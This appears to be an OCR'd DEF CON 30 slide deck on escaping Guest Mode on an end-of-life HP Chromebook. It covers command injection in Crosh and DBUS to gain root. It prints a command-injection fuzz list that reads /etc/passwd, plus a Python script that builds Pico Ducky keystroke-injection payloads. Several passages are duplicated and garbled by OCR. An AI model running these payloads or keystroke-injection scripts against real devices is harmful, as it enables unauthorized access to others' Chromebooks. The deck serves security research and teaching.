Chromebook Breakout!

Escaping Jail, with your friends, using a Pico Ducky

Jimi Allee (jimi2x)
Lost Rabbit Labs (CEO)
allee@lostrabbitlabs.com
@jimi2x303

Bio/Stats/History

HELLO
MY NAME IS
jimi2x

- 30 year InfoSec Warrior / Hacker Family / Defender
- Former member of US National Video Game Team (osgrelics.com)
- Alleevian Supreme Commander (Zillion 2 - SMS)
- Allee Rat (Wonder Boy in Monsterland - SMS)
- 20+ year student of Internal Martial Arts/Hung Gar
- Dedicated to Gamification of our craft (Yes, we shall play a game)
- First time presenting :: Defcon Goon (6 yrs) :: Skytalks (8 yrs)

Hack to live, not live to **hack**.

Lost Rabbit Labs


https://lostrabbitlabs.com
info@lostrabbitlabs.com
Twitter: @lostrabbitlabs

WisQuas™ - Recon, Footprint, Exploit
https://wisquas.lostrabbitlabs.com

LRL Gitlab Software & Tools
https://gitlab.com/lost-rabbit-labs

Full-Spectrum Cybersecurity Services
*** RedTeam: Pentest/Exploit**
*** BlueTeam: vCISO/Defend**
*** PurpleTeam: OSINT/Investigate**

PASS KEY: 007 373 5963


A Videocassette On Nintendo Compatible Games
SECRET VIDEO GAME
TRICKS, CODES, & STRATEGIES
MPI

Thank you **DT**, **Goon** & **Hacker Family**, **Mentors** & **Supporters**! It's an honor and privilege to present this year, at **Defcon 30**, our ***Hacker Homecoming***!

What will be covered in this presentation


Gamified Hacking, Container Breakouts, Fuzzing Strategy, LOLBinning (Living Off the Land), Retro Assessments, Unorthodox Methods, 1-Liners FTFW, & the Pico Ducky.

EOL Chromebook/ChromeOS

Using an EOL Chromebook, in a default factory reset state, and no Developer Mode, access all available users on the system. ***GAME ON!***

Living Off the Land Only!

If possible, use only the tools available from the local OS/environment. ***CHALLENGE ACCEPTED!***



1-Liners! (they are like keys)

If possible, use 1-liners and efficiencies with delivering payloads (opening a locked door gracefully in one quick motion). ***LEVEL UP!***


Pico Ducky! (they ARE keys)

Embed your key, into your other key, and open 'Double Doors'. ***BONUS ROUND!***

Level Up!

Gamified Efforts & LULZ/LOL!

We learn more efficiently when we have fun and in a relaxed state. Take the stress out of Cybersecurity by implementing Gamification where possible, and inspire organic ‘Passionate Curiosity’ instead of demanding it. Our best solutions often come from the most informal, most freethinking, positive, and enabling environments (we are all Researchers and Developers afterall).



Why perform Retro Hacking/Assessments?

Inspecting legacy systems and performing assessments on EOL/EOSL products helps provide additional understanding as to how something was designed and supported over the life cycle (we can learn from history and make better choices for future designs). Often earlier models of newer products contain the schematics of evolution, and provide valuable insight into design processes, methodologies, and strategy used in original implementation. If you want to hack the V2, you should probably fully understand and be able to hack the V1 to the fullest. Also, backdoors. : /

Putting yourself in jail in order to expand your horizons.

Self-imposed restrictions and challenging yourself will often result in elevated experiences, outcomes, and increased levels of knowledge and understanding. Forcing oneself to ‘Live Off the Land’ in order to be as thorough, tenacious, and exhaustive as possible brings out the best in ourselves, and inspires us to dig deeper for creative solutions and methodologies. Winning shouldn’t be our objective, but a state of being.

TL;DR

Using an **EOL Chromebook** (HP Pavilion 14), in a factory reset/default state (OOBE), it is possible for the default Guest User to gain local system access through the Crosh shell window (by exploiting a Command Injection vulnerability in the ‘**set_***’ series of Crosh commands) and utilize the ‘**shill-scripts**’ and ‘**chronos**’ user accounts, before Developer Mode has been enabled, and before any passwords have been assigned to those existing users.

In addition, it is possible to leverage another discovered Command Injection in the DBUS/packet capture functionality, to obtain ‘**root**’ privileges and perform multiple ‘container breakouts’ (with the assistance of a specially crafted **Redirection Operator,** and exploiting the **Internal Field Separator** function). Full system compromise was achieved, and the breakout techniques were automated with a ‘Pico-Ducky’.


Passionate Curiosity is not a Crime.

GOALS & PURPOSE

Using 'non-destructive' techniques, discover all areas of weakness, interest, and anomalies around the HP Pavilion 14 model of Chromebook, using only ~~LOLBinning~~ **LOLWinning** (Living Off The Land Binaries, Scripts, and Libraries). Knowing that this Chromebook has been EOL and unpatched since 2019, it should provide an interesting **Kiosk-style Breakout CTF**.

HARDWARE, SOFTWARE, & TOOLS

HP Pavilion 14-c001sa (https://support.hp.com/us-en/document/c03760247)
Raspberry Pi Pico (https://www.raspberrypi.com/products/raspberry-pi-pico/)
Pico Ducky (https://github.com/dbisu/pico-ducky)



INSPIRATION FOR EFFORT

- LuLZ! LOL! Kiosk Breakouts are especially fun and rewarding!
- R&D! So many EOL Chromebooks laying around and in use (Schools/Kids, Private/Public Sectors).
- Right to Repair! Wanted to learn how to create custom Chromebook distro in order to keep EOL devices secure.
- Info gathering/Practice round for performing security assessment on new Google ChromeOS device.

How To Play!

Setting Up the Environment

Begin by factory resetting or Power Washing the Chromebook.

Powerwash: CTRL + ALT + SHIFT + R


**** Hold CTRL+TAB to see debug messages on boot.***

Developer Mode:

Hold ESC + REFRESH + POWER
The Chromebook will reboot into Recovery mode where you will need to press **Ctrl+D** at the Recovery screen.


Chromebook Recovery Utility:

https://chrome.google.com/webstore/detail/chromebook-recovery-utili/jndclpdbaamdhonoechobihbbiimdgai


Reset this Chrome device
Powerwash to reset your Chrome device to be just like new.
All user accounts and local data will be removed.
Learn more
Powerwash
Cancel


Hardware:	**HP Pavilion**
Arch:	**64-bit Intel Celeron 847 (1.1 GHz)**
Version:	**Version 65.0.3325.209 (Official)**
Release:	**10323.67.9 stable-channel butterfly**

1. While logged into the Chromebook, hit the following key combination twice in a row, otherwise hold the follow keys and hit the power button: **CTRL + ALT + SHIFT + R**



Reset this Chrome device


A restart is required to begin the Powerwash process. After restart you will be asked to confirm that you want to proceed. Learn more




Reset this Chrome device

Powerwash to reset your Chrome device to be just like new.
All user accounts and local data will be removed.
Learn more

2. Follow the on-screen instructions and the Chromebook will powerwash (factory reset), auto update, and reboot before displaying the final license/terms and 'Welcome!' screen. Accept the **up-to-date license**, and click '**Browse As Guest**' to begin.



Welcome!



You're browsing as a Guest

Pages you view in this window won't appear in the browser history and they won't leave other traces, like cookies, on the computer after you sign out. Files you download and bookmarks you create won't be preserved. Learn more

End of support • now


This device is no longer supported
This device will no longer receive the latest software updates. Please consider upgrading.

3. You may now use your factory reset (Powerwashed) EOL Chromebook in Guest Mode!

Helpful Commands

Useful OOBE shortcuts

`Ctrl + Alt + Z:` Toggle Chromevox, a screen reader bundled with Chrome.
`Ctrl + Alt + E:` Start enrollment flow, if the device is still unowned.
`Ctrl + Alt + D:` Start Demo mode setup - supported on Welcome screen only
`Ctrl + Alt + R:` Initialize powerwash
`Ctrl + Alt + K:` Enable Kiosk Mode
`Ctrl + Alt + Shift + X:` Enable debugging features
`Ctrl + Alt + Shift + H:` Enable Hangouts/Shark mode



```
  Google Chrome: 65.0.3325.184 (Official Build) (64-bit)
       Revision: 0
       Platform: 10323.62.0 (Official Build) stable-channel butterfly
Firmware Version: Google_Butterfly.2788.39.0
     JavaScript: V8 6.5.254.41
          Flash: 29.0.0.113
                 /opt/google/chrome/pepper/libpepflashplayer.so
     User Agent: Mozilla/5.0 (X11; CrOS x86_64 10323.62.0)
                 AppleWebKit/537.36 (KHTML, like Gecko)
                 Chrome/65.0.3325.184 Safari/537.36
   Command Line: /opt/google/chrome/chrome --gpu-sandbox-failures-
                 fatal=yes --enable-logging --ppapi-flash-
                 path=/opt/google/chrome/pepper/libpepflashplayer.so -
                 -ppapi-flash-version=29.0.0.113 --use-cras --use-
                 gl=egl --user-data-dir=/home/chronos --default-
                 wallpaper-large=/usr/share/chromeos-
                 assets/wallpaper/oem_large.jpg --default-wallpaper-
                 small=/usr/share/chromeos-
                 assets/wallpaper/oem_small.jpg --guest-wallpaper-
                 large=/usr/share/chromeos-
                 assets/wallpaper/guest_large.jpg --guest-wallpaper-
                 small=/usr/share/chromeos-
                 assets/wallpaper/guest_small.jpg --login-profile=user
                 --bwsi --homepage=chrome://newtab/ --incognito --log-
                 level=1 --login-user=$guest --login-user=$guest --
                 login-
                 profile=1db780a7b566a855b4fff01c94eaf3a4f0b9a9b6 --
                 vmodule=automatic_reboot_manager=1,tablet_power_butto
                 n_controller=1,*chromeos/login/*=1,auto_enrollment_co
                 ntroller=1,*plugin*=2,*zygote*=1,*/ui/ozone/*=1,*/ui/
                 display/manager/chromeos/*=1,*night_light*=1,power_bu
                 tton_observer=2,webui_login_view=2,lock_state_control
                 ler=2,webui_screen_locker=2,screen_locker=2 --
                 disable-sync --disable-extensions
```

How to force the out-of-box experience (OOBE)

You can force your device to redo the out-of-box experience (OOBE) as follows:

- Boot to login screen
- Remove any added users
- rm -rf /home/chronos/Local State
- rm -rf /home/chronos/.oobe_completed
- Reboot!

OOBE - Out Of Box Experience

https://chromium.googlesource.com/chromium/src/+/refs/heads/main/docs/login/oobe.md


Out Of Box Experience, or *OOBE*, is a flow that goes through several sequential steps to set up new, unowned device. A device is owned when it is…

- enterprise enrolled, or
- at least one user has been added to the device.

In the former case, the device is owned by the enrollment domain, and device settings are controlled by the device policy specified by the domain administrator.

If the device is not enterprise enrolled, the first user to be added to the device becomes the device owner. The owner user cannot be removed unless the device is power-washed.

During device OOBE setup the user goes through the following steps:



Sandbox Status

SUID Sandbox	No
Namespace Sandbox	Yes
PID namespaces	Yes
Network namespaces	Yes
Seccomp-BPF sandbox	Yes
Seccomp-BPF sandbox supports TSYNC	Yes
Yama LSM Enforcing	Yes

You are adequately sandboxed.

Welcome screen
Network screen
EULA screen
Update check screen
Re-enrollment (Auto Enrollment) check
GAIA sign-in screen
Enrollment screen

https://chromium.googlesource.com/chromium/src.git/+/HEAD/docs/linux/suid_sandbox_development.md
https://chromium.googlesource.com/chromium/src/+/refs/heads/main/sandbox/linux/suid/sandbox.c

Game Map

Threat Modelling & Targeting


Choose target area of system to test:


1. Chrome Browser (URL bar)
2. Crosh Window (Limited shell)
3. Sideload (USB/SDCARD/Inputs)
4. Network (Wifi/Bluetooth)

Let's start off with the Crosh Window because we love Linux terminals. <3

Crosh (Chromium OS Shell):

https://chromium.googlesource.com/chromiumos/platform2/+/HEAD/crosh/README.md





Chrome OS developer shell
chrome-extension://nkoccljplnhpfnfiajclkommnmllphnl/html/crosh.html

```
Welcome to crosh, the Chrome OS developer shell.

If you got here by mistake, don't panic!  Just close this tab and carry on.

Type 'help' for a list of commands.

If you want to customize the look/behavior, you can use the options page.
Load it by using the Ctrl+Shift+P keyboard shortcut.

crosh>
autest                cryptohome_status     help_advanced         rlz                   storage_test_2        update_over_cellular
authpolicy_debug      dmesg                 inputcontrol          rollback              swap                  upload_crashes
battery_firmware      dump_emk              meminfo               route                 syslog                upload_devcoredumps
battery_test          enroll_status         memory_test           set_apn               time_info             uptime
bt_console            evtest                modem                 set_arpgw             top                   vmstat
c                     exit                  modem_set_carrier     set_cellular_ppp      tpm_status            wifi_power_save
ccd_pass              ff_debug              network_diag          set_time              tracepath             wpa_debug
chaps_debug           free                  p2p_update            set_wake_on_lan       u2f_flags
connectivity          help                  ping                  storage_test_1        uname
```

"**Crosh Shell** runs in the same environment as the browser (same user and group, same Linux namespaces, and more). Any tools you run in crosh, or information you acquire, must be accessible to the chronos user."

Load dev mode modules ("./dev.d/"):	./crosh --dev
Load removable device modules:	./crosh --removable

INITIAL INFO GATHERING & TINKERING

- Inspect your playground/interface thoroughly for all interaction/injection points.
- Check the 'help' menu or try using the 'autofill' feature to search for commands.
- Try all the commands to get baseline, maybe some quick tampering of values.

AUTOMATE YOUR FUZZING: Save a human, send in the ~~robots~~ ducky!

What should be fuzzed?	Crosh commands/parameters (get all from hitting tab or typing 'help')
What payloads to use?	Command Injection Payloads / Parameter Fuzzing / RCE
Method of injection?	Rubber Ducky (Simulated local console user)

Game Map

Threat Modelling & Targeting

Choose target area of system to test:

1. Chrome Browser (URL bar)
2. Crosh Window (Limited shell)
3. Sideload (USB/SDCARD/Inputs)
4. Netw etooth)


Let's start


because we <

Get Ready!

Crosh (Chromium OS Shell):

https://chromium.googlesource.com/chromiumos/platform2/+/HEAD/crosh/README.md





Chrome OS developer shell
chrome-extension://nkoccljplnhpfnfiajclkommnmllphnl/html/crosh.html

```
Welcome to crosh, the Chrome OS developer shell.

If you got here by mistake, don't panic!  Just close this tab and carry on.

Type 'help' for a list of commands.

If you want to customize the look/behavior, you can use the options page.
Load it by using the Ctrl+Shift+P keyboard shortcut.

crosh>
autest              cryptohome_status   help_advanced       rlz                 storage_test_2      update_over_cellular
authpolicy_debug    dmesg               inputcontrol        rollback            swap                upload_crashes
battery_firmware    dump_emk            meminfo             route               syslog              upload_devcoredumps
battery_test        enroll_status       memory_test         set_apn             time_info           uptime
bt_console          evtest              modem               set_arpgw           top                 vmstat
c                   exit                modem_set_carrier   set_cellular_ppp    tpm_status          wifi_power_save
ccd_pass            ff_debug            network_diag        set_time            tracepath           wpa_debug
chaps_debug         free                p2p_update          set_wake_on_lan     u2f_flags
connectivity        help                ping                storage_test_1      uname
```

"Crosh Sh ame environment as the browser (sa and group, sa namespaces, and more in hronos user."

INITIAL INFO GATHERING & TINKERING

- Inspect your playground/interface thoroughly for all interaction/injection points.
- Check the 'help' menu or try using the 'autofill' feature to search for commands.
- Try all the commands to get baseline, maybe some quick tampering of values.

AUTOMATE YOUR FUZZING: Save a human, send in the ~~robots~~ ducky!

What should be fuzzed? Crosh commands/parameters (get all from hitting tab or typ

What payloads to use? Command Injection Payloads / Parameter Fuzzing / RCE

Method of injection?

Aask Says… "Use the awesome Pico Ducky instead!"

Fuzzing with Pico Ducky

commands.txt:

```
autest
authpolicy_debug
battery_firmware
battery_test
bt_console
c
ccd_pass
chaps_debug
connectivity
cryptohome_status
dmesg
dump_emk
enroll_status
evtest
exit
ff_debug
free
help
help_advanced
inputcontrol
meminfo
memory_test
modem
modem_set_carrier
network_diag
p2p_update
ping
rlz
rollback
route
set_apn
set_arpgw
set_cellular_ppp
set_time
set_wake_on_lan
storage_test_1
storage_test_2
swap
syslog
time_info
top
tpm_status
tracepath
u2f_flags
uname
update_over_cellular
upload_crashes
upload_devcoredumps
uptime
vmstat
wifi_power_save
wpa_debug
```

```
;id;
|id
|/usr/bin/id|
;
;|/usr/bin/id|
\n/bin/ls -al\
\n/usr/bin/id
\nid\n
\n/usr/bin/id;
\nid;
\n/usr/bin/id|
\nid|
;/usr/bin/id\n
;id
;system('cat%20/etc/passwd')
;system('id')
in/id')
pass
in/id
0 127
0 12
& id
; id
%0a id %0a
`id`
$;/usr/bin/id
cat /etc/hosts $(`cat
```

Building Your Fuzzing/Testing Harness & Tools

Architect the best solution with what you have, and don't worry about what you lack. Create new scripts & tools as necessary. r inner Ma , and make B.A. proud!

y.py:

Takes 'commands.txt' and one per line, fuzzes each mr payloads in 'fuzz.txt'. Using th d.dd' file for use with the

lic ail on l Injection Lists & Info

- tps:// rg/ww unity/ Command_Injection
- https://portswigger.net/web-security/os-command-injection
- https://www.kitploit.com/2019/02/command-injection-payload-list.html
- https://github.com/carlospolop/Auto_Wordlists/blob/main/wordlists/command_injection.txt
- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Command%20Injection
- https://github.com/omurugur/OS_Command_Payload_List/blob/master/OS-Command-Fuzzing.txt

Don't Forget to use everything, including the kitchen sink!

- https://github.com/DanMcInerney/FuzzStrings/blob/master/ShortFuzzList.txt
- https://github.com/danielmiessler/SecLists/blob/master/Fuzzing/big-list-of-naughty-strings.txt

Fuzzing with Pico Ducky

commands.txt:

```
autest
authpolicy_debug
battery_firmware
battery_test
bt_console
c
ccd_pass
chaps_debug
connectivity
cryptohome_status
dmesg
dump_emk
enroll_status
evtest
exit
ff_debug
free
help
help_advanced
inputcontrol
meminfo
memory_test
modem
modem_set_carrier
network_diag
p2p_update
ping
rlz
rollback
route
set_apn
set_arpgw
set_cellular_ppp
set_time
set_wake_on_lan
storage_test_1
storage_test_2
swap
syslog
time_info
top
tpm_status
tracepath
u2f_flags
uname
update_over_cellular
upload_crashes
upload_devcoredumps
uptime
vmstat
wifi_power_save
wpa_debug
```

fuzz.txt:

```
;id;
;id
;netstat -a;
;id;
|id
|/usr/bin/id
|id|
|/usr/bin/id|
||/usr/bin/id|
|id;
||/usr/bin/id;
;id|
;|/usr/bin/id|
\n/bin/ls -al\n
\n/usr/bin/id\n
\nid\n
\n/usr/bin/id;
\nid;
\n/usr/bin/id|
\nid|
;/usr/bin/id\n
;id\n
|usr/bin/id\n
|nid\n
;system('cat%20/etc/passwd')
;system('id')
;system('/usr/bin/id')
%0Acat%20/etc/passwd
%0A/usr/bin/id
%0Aid
%0A/usr/bin/id%0A
%0Aid%0A
& ping -i 30 127.0.0.1 &
& ping -n 30 127.0.0.1 &
a ping -i 30 127.0.0.1%0a
`ping 127.0.0.1`
| id
& id
; id
%0a id %0a
`id`
$;/usr/bin/id
cat /etc/hosts $(`cat
```

Building Your Fuzzing/Testing Harness & Tools

Architect the best solution with what you have, and don't worry about what you lack. Create new scripts & tools as necessary. Channel your inner MacGyver, and make B.A. proud!

FuzzyDucky.py:


Takes 'commands.txt' and one per line, fuzzes each commands ARG value with the payloads in 'fuzz.txt'. Using Python, we will build the 'payload.dd' file for use with the Pico Ducky.

Publicly Available Command Injection Lists & Info

- https://owasp.org/www-community/attacks/Command_Injection
- https://portswigger.net/web-security/os-command-injection
- https://www.kitploit.com/2019/02/command-injection-payload-list.html
- https://github.com/carlospolop/Auto_Wordlists/blob/main/wordlists/command_injection.txt
- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Command%20Injection
- https://github.com/omurugur/OS_Command_Payload_List/blob/master/OS-Command-Fuzzing.txt

Don't Forget to use everything, including the kitchen sink!

- https://github.com/DanMcInerney/FuzzStrings/blob/master/ShortFuzzList.txt
- https://github.com/danielmiessler/SecLists/blob/master/Fuzzing/big-list-of-naughty-strings.txt



FuzzyDucky.py

```
#!/usr/bin/python3
import sys
import os

delay = "300"
#delay = str(sys.argv[1])

commands = "commands.txt"
thefuzz = "fuzz.txt"
filename = "payload.dd"

inputfile1 = open(commands, "r")
all_commands = inputfile1.readlines()
inputfile1.close()

inputfile2 = open(thefuzz, "r")
all_fuzz = inputfile2.readlines()
inputfile2.close()

for command in all_commands:
   command = command.strip()
   for fuzz in all_fuzz:
      fuzz = fuzz.strip()
      full_command = command + " " + fuzz
      with open (filename, "a") as outputfile:
         outputfile.write("DELAY " + delay + "\n")
         outputfile.write("STRING " + full_command + "\n")
         outputfile.write("ENTER" + "\n")

outputfile.close()
sys.exit()
```

1

```
DELAY 300
STRING set_apn %
ENTER
DELAY 300
STRING set_apn {
ENTER
DELAY 300
STRING set_apn ('
ENTER
DELAY 300
STRING set_apn ("
ENTER
DELAY 300
STRING cryptohome_status ("
ENTER
DELAY 300
STRING cryptohome_status ("
ENTER
DELAY 300
```

payload.dd

1. Build ‘payload.dd’ from ‘FuzzyDucky.py’


Once you build your ‘commands.txt’ and ‘fuzz.txt’ files, it is time to run them through FuzzyDucky.py. Once completed a new ‘payload.dd’ file will be created for you for use with ‘pico-ducky’.

2. Download and Install pico-ducky and follow the directions

https://github.com/dbisu/pico-ducky

3. Copy ‘payload.dd’ to the ‘CIRCUITPY’ device in your file manager.

2



dbisu Update README to clarify non-US keyboard instructions (#70) 2876f80 6 days ago 31 commits

images	Added USB enable-disable mode (#25)	6 months ago
LICENSE	Initial commit	15 months ago
README.md	Update README to clarify non-US keyboard instructions (#70)	6 days ago
boot.py	Added USB enable-disable mode (#25)	6 months ago
duckyinpython.py	making light pwm (#68)	10 days ago
payload.dd	update README instructions and formatting (#9)	8 months ago

README.md

pico-ducky

Make a cheap but powerful USB Rubber Ducky with a Raspberry Pi Pico

code size 7.7 kB license GPL-2.0 contributors 11 commit activity 5/month stars 687

Install

Install and have your USB Rubber Ducky working in less than 5 minutes.

3


Raspberry Pico

Thank you Dave Bailey!
https://github.com/dbisu

Plug the PICO DUCKY into the Chromebook!

